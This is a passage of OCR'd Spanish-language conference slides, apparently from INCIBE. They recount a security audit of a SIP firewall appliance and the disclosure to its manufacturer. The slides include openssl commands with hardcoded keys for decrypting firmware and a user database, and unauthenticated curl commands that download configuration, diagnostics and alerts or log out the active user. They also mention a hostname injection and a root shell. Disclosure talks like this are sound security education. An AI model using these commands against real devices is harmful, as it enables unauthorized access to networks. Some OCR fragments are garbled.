    fw_errlog "Error: Decryption of firmware update binary failed"
    cleanup
    echo 1
    exit 1
fi
```




$ openssl enc -aes-256-cbc -d -salt

-S 3259545633584c4e32594c524c4456394d434b43000a

-K 325959465859484232594656564d573833584c4a4742485632434b55000a

-iv 3176302e000 -in stm_update.bin -out stm_update2.bin

Aviso al fabricante



Aviso al fabricante

Mediados de Julio:

- Envío todos los fallos descubiertos.
- Le sugiero que contrate una auditoría urgentemente con una empresa especializada.

Respuesta rápida por parte del fabricante:

- Muchas gracias por el aviso.
- Nos vamos a centrar en solucionarlo.

Aviso al fabricante

Finales de Agosto (mail del fabricante):

- Lo hemos solucionado todo.
- Te vamos a mandar un dispositivo nuevo con la versión 2.0.
- Esperamos el feedback por tu parte.

¿ Realmente no se pueden permitir pagar una auditoría ?

Aviso al fabricante

Finales de Septiembre:

- Me llega el dispositivo desde La India.

Principales cambios:

- Nueva caja más compacta.
- Cambio de MIPS a ARM.
  - Distribución Debian con ¿¿ **SID** ??

Aviso al fabricante

Tras recibir el aparato nuevo:

- Lo conecto a la red, accedo a la web.
- Y 10 min más tarde le envío esto al fabricante:


```
# uname -a
Linux sip-secure 3.10.37 #1 SMP PREEMPT Mon Jul 4 00:00:12 IST 2016 armv7l armv7l armv7l GNU/Linux
# hostname
sip-secure
# whoami
root
#
```

Le vuelvo a sugerir que contrate una auditoría.

- No están por la labor.
- Lo único que quieren es que les diga cómo entré.

Problemas

Mismo sitio, diferente parámetro



Problemas

En este caso conozco la contraseña del panel

Los fallos que les comenté están solucionados:
- Ya no puedo descargar la BBDD con un GET
- Ya no puedo inyectar en el login


Pero el fichero PHP del panel que descarga la configuración del usuario (la BBDD cifrada) no comprueba la variable de sesión

Podemos descargar un backup de la BBDD cifrada:
- curl --insecure https://192.168.1.222/View/download.php?id=db

Problemas

Configuración del usuario

```
$ curl --insecure https://192.168.1.222/View/download.php?id=db |base64 -d > stm_crypt.db

$ openssl enc -aes-256-cbc -d -salt -S 3259545633584c4e32594c524c4456394d434b43000a \
-K 325959465859484232594656564d573833584c4a4742485632434b55000a -iv 3176302e000 \
-in stm_crypt.db -out stm.db
```



Problemas

Más ficheros que no verifican la variable de sesión

El panel sólo permite un usuario activo. Si se autentica correctamente un segundo usuario, echa al primero.

Podemos echar al usuario activo sin autenticarnos:

- curl --insecure -d “config=Continue” https://192.168.1.222/View/login_multi_attempt.php

- También hay otras partes del panel que no verifican la sesión:

Podemos descargar toda la configuración del sistema:


- curl --insecure https://192.168.1.222/View/download.php?id=diagnostics

O descargar las alertas detectadas por el dispositivo:

- curl --insecure https://192.168.1.222/View/download.php?id=alert

Problemas

¿ Qué ocurre si inyectamos código en el *hostname* ?




- El dispositivo entra en un bucle de reinicios.
- ¡¡ Tuve que reflashearlo !!

Problemas

Y lo peor de todo …

-
-

Per



en

ue

Conclusión

Muchas veces surgen buenas ideas con buenas intenciones

- Es importante analizar no sólo la funcionalidad y la usabilidad.
- Sino también la seguridad del propio dispositivo.

En este caso, un dispositivo que debe bloquear ataques hacia nuestra PBX

- Permite que se nos cuelen en nuestra red:
  - Acceso a todo el sistema.
  - Ya no hay firewall de por medio.
  - Monitorización de tráfico.

Gracias por su atención

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y AGENDA DIGITAL

incibe_